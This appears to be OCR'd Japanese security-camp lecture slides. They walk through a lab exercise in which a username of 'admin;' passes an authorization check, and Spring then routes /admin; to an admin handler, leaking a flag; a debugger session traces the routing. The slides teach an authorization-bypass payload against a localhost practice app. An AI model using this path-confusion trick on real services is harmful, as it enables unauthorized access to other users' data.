
通知サービス - 許可されていないパスはNG


そんな設計で大丈夫か？


そろそろ起動した？




notification (http://localhost:30081)











SECCAMP APP 01

+

▼

← → ↺

http://localhost:30080

🔑 📄 ☆ 🌐 🐼 ⚙️ 🖨️ 📖 ⋮

SECCAMP APP 01

ログアウト

ようこそ

お知らせ

更新

🔍 📄

Elements

Console

Sources

Network

»

🔴 5

💬 1

⚙️ ⋮ ✕

🔴

🚫

🔍

☐ Preserve log

☐ Disable cache

No throttling

▼ 📶

⬆️ ⬇️

⚙️

| Name                                       | Url                                      | Status | Waterfall |
|--------------------------------------------|------------------------------------------|--------|-----------|
| <input type="checkbox"/> notificationTo... | http://localhost:30082/notificationToken | 200    |           |
| <input type="checkbox"/> notificationTo... | http://localhost:30082/notificationToken | 200    |           |
| <input type="checkbox"/> test              | http://localhost:30081/test              | 200    |           |

3 requests | 817 B transferred | 222 B resources

# 管理者「admin」の通知を盗んでみよう

- 通知サーバの `admin()` メソッド にリクエストが到達すれば盗めそう

成功したらスクリーンショットをDiscordに貼ってください

## ちなみに

- ユーザ名「/admin」や「./admin」は認証認可サービスで弾かれる
- 「./admin」 = 「/admin」

```
const notificationPathAllowedForUser = (user: User, notificationPath: string) => {  
  ...  
  // admin以外のユーザは /:username のみ許可  
  const matchedPath = match<NotificationPathMatcher>(NOTIFICATION_USER_PATH)(notificationPath)  
  if (!matchedPath) {  
    return false  
  }  
  
  // ユーザ専用のURLにしかアクセスできない  
  return user.username === matchedPath.params.username  
}
```

～想定解～

admin;



tyage

ユーザ名「admin;」です。  
「/admin;」のトークン下さい

POST /notificationToken

notificationPath: /admin;



フロントエンド

(<http://localhost:30080>)



ユーザ名「admin;」だから  
<http://localhost:30081/admin;>  
を許可していいよね？



認証認可サービス

(<http://localhost:30082>)



tyage



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)






tyage



GET /admin;



管理者向けのお知らせ



「/admin;」ってことは  
「admin」さんですね



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

EASY?

/admin; が /admin になるところを  
詳しく見てみよう

HomeController.java ×



notification &gt; src &gt; main &gt; java &gt; seccamp &gt; notification &gt; HomeController.java &gt; ...

```
1  package seccamp.notification;
2
3  > import java.util.Random; ...
9
10 @CrossOrigin
11 @RestController
12 public class HomeController {
13     @RequestMapping("/{username}")
14     public String username(String username) {
15         return "ユーザー名: " + username + "さんこんにちは。";
16     }
17
18     @RequestMapping("/admin")
19     public String admin() {
20         return adminNotification();
21     }
22 }
```

HomeControllerでBreakpointを打つ  
この行が実行されたときに一時停止




DEBUG CONSOLE ...

Filter (e.g. text, !exclude)



mcatWebServer : tomcat started on port(s): 8080 (http) with context path ...



HomeController.java — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch App

変数  
ウォッチ式  
コールスタック  
ブレークポイント

Thread [http-nio-80... BREAKPOINT で一時停止  
Thread [http-nio-80... BREAKPOINT で一時停止  
HomeController.admin() HomeController...

NativeMethodAccessorImpl.invoke0(Method,Ob  
NativeMethodAccessorImpl.invoke(Object,Obj  
DelegatingMethodAccessorImpl.invoke(Object  
Method.invoke(Object, Object[]) Metho...  
InvocableHandlerMethod.doInvoke(Object[])  
InvocableHandlerMethod.invokeForRequest(Nat  
ServletInvocableHandlerMethod.invokeAndHan  
RequestMappingHandlerAdapter.invokeHandler  
RequestMappingHandlerAdapter.handleInternal  
AbstractHandlerMethodAdapter.handle(HttpSe  
DispatcherServlet.doDispatch(HttpServletReq  
DispatcherServlet.doService(HttpServletReq  
FrameworkServlet.processRequest(HttpServlet  
FrameworkServlet.doGet(HttpServletRequest,  
HttpServlet.service(HttpServletRequest,Http  
FrameworkServlet.service(HttpServletRequest  
HttpServlet.service(ServletRequest,Servlet

Uncaught Exceptions  
Caught Exceptions  
HomeController.java notification-serv... 18

notification-server > src > main > java > com > example > demo > HomeController.java

```
1 package com.example.demo;  
2  
3 import org.springframework.web.bind.annotation.  
4     CrossOrigin;  
5     import org.springframework.web.bind.annotation.  
6     PathVariable;  
7     import org.springframework.web.bind.annotation.  
8     RequestMapping;  
9     import org.springframework.web.bind.annotation.  
10    RestController;  
11  
12 @CrossOrigin  
13 @RestController  
14 public class HomeController {  
15  
16     呼び出し元メソッドがずらり  
17     しません。";  
18 }  
19  
20 @RequestMapping("/admin")  
21 public String admin() {  
22     return "管理者向けのお知らせ: Flag{BlahBlahBlah}";  
23 }  
24 }  
25
```

フィルター (例: text, !exclude)

Dev Container: app @ lima\_aarch main 0 0 1 1 0 0 3 Launch App (workspace) -- NORMAL --

DispatcherServlet.class — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch App

変数 ウォッチ式 コールスタック

Method.invoke(Object, Object[]) Method...  
InvocableHandlerMethod.doInvoke(Object[])  
InvocableHandlerMethod.invokeForRequest(Na  
ServletInvocableHandlerMethod.invokeAndHan  
RequestMappingHandlerAdapter.invokeHandler  
RequestMappingHandlerAdapter.handleInternal  
AbstractHandlerMethodAdapter.handle(HttpSei  
DispatcherServlet.doDispatch(HttpServletRequestRe  
DispatcherServlet.doService(HttpServletRequestReq  
FrameworkServlet.processRequest(HttpServletRequest  
FrameworkServlet.doGet(HttpServletRequest, f  
HttpServlet.service(HttpServletRequest, Http  
FrameworkServlet.service(HttpServletRequest, Servlet  
HttpServlet.service(ServletRequest, ServletRe  
ApplicationFilterChain.internalDoFilter(ServletReq  
ApplicationFilterChain.doFilter(ServletRequest  
スタック フレームをすべて読み込む  
Thread [http-nio-8080-ClientPoller] 実行中  
Thread [http-nio-8080-Acceptor] 実行中  
Thread [DestroyJavaVM] 実行中

ブレークポイント  
☐ Uncaught Exceptions  
☐ Caught Exceptions  
☒ HomeController.java notification-serv... 18

HomeController.java DispatcherServlet.class

```
1029 long lastModified = ha.getLastModified  
1030 (request, mappedHandler.getHandler());  
1031 if (new ServletWebRequest(request,  
1032 response).checkNotModified(lastModified)  
1033 && isGet) {  
1034  
1035  
1036  
1037  
1038  
1039 // Actually invoke the handler.  
1040 mv = ha.handle(processedRequest, response,  
mappedHandler.getHandler()); mv = null,  
ha = RequestMappingHandlerAdapter@68,  
processedRequest = RequestFacade@65,  
response = ResponseFacade@66,  
mappedHandler = HandlerExecutionCh...  
1041  
1042 if (asyncManager.  
isConcurrentHandlingStarted()) {  
1043 return;  
1044 }  
1045  
1046 applyDefaultViewName(processedRequest, mv);  
1047 mappedHandler.applyPostHandle
```

フィルター (例: text, !exclude)

Dev Container: app @ lima\_aarch main 0 0 3 Launch App (workspace) -- NORMAL --

「mappedHandler」がそれっぽい  
リクエストパスから実行するメソッドを探す処理が  
ありそう...?

DispatcherServlet.class — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch App

HomeController.java DispatcherServlet.class

変数  
ウォッチ式  
コールスタック

Method.invoke(Object, Object[]) Method...  
InvocableHandlerMethod.doInvoke(Object[])  
InvocableHandlerMethod.invokeForRequest(Na... 1014  
ServletInvocableHandlerMethod.invokeAndHa... 1015  
RequestMappingHandlerAdapter.invokeHan... 1016  
RequestMappingHandlerAdapter.handleInternal...  
AbstractHandlerMethodAdapter.handle(H...  
DispatcherServlet.doDispatch(HttpServletRequestRe...  
DispatcherServlet.doService(HttpServletRequestRe... 1017  
FrameworkServlet.processRequest(HttpServletRequest... 1018  
FrameworkServlet.doGet(HttpServletRequestRequest, f... 1019  
HttpServlet.service(HttpServletRequestRequest, Http... 1020  
FrameworkServlet.service(HttpServletRequestReques... 1021  
HttpServlet.service(ServletRe...  
ApplicationFilterChain.intern...  
ApplicationFilterChain.doFilter...  
Thread [http-nio-8080-ClientPol...  
Thread [http-nio-8080-Acceptor...

```
processedRequest = RequestFacade@65,  
request = RequestFacade@65  
multipartRequestParsed = (processedRequest  
!= request);  
multipartRequestParsed = false,  
processedRequest = RequestFacade@65,  
request = RequestFacade@65  
  
// Determine handler for the current  
request.  
mappedHandler = getHandler  
(processedRequest);  
mappedHandler = HandlerExecutionChain@121,  
processedRequest = RequestFacade@65  
if (mappedHandler == null) {  
    noHandlerFound(processedRequest,  
        response);  
    return;  
}
```

リクエストから「mappedHandler」を計算する  
っぽいところに breakpoint を打つ

ブレークポイント  
Uncaught Exceptions  
Caught Exceptions  
DispatcherServlet.class /spring-we... 1016  
HomeController.java notification-serv... 18

フィルター (例: text, !exclude)

Dev Container: app @ lima\_aarch main 0 0 1 1 0 0 3 Launch App (workspace) -- VISUAL -- Java



DispatcherServlet.class — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch App

変数 ウォッチ式 コールスタック

Method.invoke(Object, Object[]) Metho...  
InvocableHand...  
InvocableHand...  
ServletInvo...  
RequestMappi...  
RequestMappingHandlerAdapter.handleInternal...  
AbstractHandlerMethodAdapter.handle(HttpSei...  
DispatcherServlet.doDispatch(HttpServletReq...  
DispatcherServlet.doService(HttpServletReq...  
FrameworkServlet.processRequest(HttpServlet...  
FrameworkServlet.doGet(HttpServletRequest, f...  
HttpServlet.service(HttpServletRequest, htt...  
FrameworkServlet.service(HttpServletReques...  
HttpServlet.service(ServletRequest, Servlet...  
ApplicationFilterChain.internalDoFilter(Ser...  
ApplicationFilterChain.doFilter(ServletReq...  
Thread [http-nio-8080-ClientPoller] 実行中  
Thread [http-nio-8080-Acceptor] 実行中


ブレークポイント  
Uncaught Exceptions  
Caught Exceptions  
DispatcherServlet.class /spring-we... 1016  
HomeController.java notification-serv... 18

一旦処理をすすめる

```
processedRequest = RequestFacade@65,  
request = RequestFacade@65  
multipartRequestParsed = (processedRequest  
!= request);  
multipartRequestParsed = false,  
processedRequest = RequestFacade@65,  
request = RequestFacade@65  
  
// Determine handler for the current  
request.  
mappedHandler = getHandler  
(processedRequest);  
mappedHandler = HandlerExecutionChain@121,  
processedRequest = RequestFacade@65  
if (mappedHandler == null) {  
    noHandlerFound(processedRequest,  
        response);  
    return;  
}  
  
// Determine handler adapter for the  
current request.  
HandlerAdapter ha = getHandlerAdapter  
(mappedHandler.getHandler());  
ha = RequestMappingHandlerAdapter@68,  
mappedHandler = HandlerExecutionChain@121  
  
// Process last-modified header, if  
supported by the handler.
```

フィルター (例: text, !exclude)

Dev Container: app @ lima\_aarch main 0 0 1 1 0 0 3 Launch App (workspace) -- VISUAL -- Java



DispatcherServlet.class — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch ▾ ⚙️ ... Controller.java Unsafe.class DispatcherServlet.class ×

変数 ウォッチ式 コールスタック

ApplicationFilterChain.internalDoFilter(ServletRequest, ServletResponse, HttpSession) 1010  
ApplicationFilterChain.doFilter(ServletRequest, ServletResponse, HttpSession) 1011  
Thread [http-nio-8080-exec-4] 実行中 1012

DispatcherServlet.doDispatch(HttpServletRequest, HttpServletResponse) 1016  
DispatcherServlet.doService(HttpServletRequest, HttpServletResponse) 1017  
FrameworkServlet.processRequest(HttpServletRequest, HttpServletResponse) 1018  
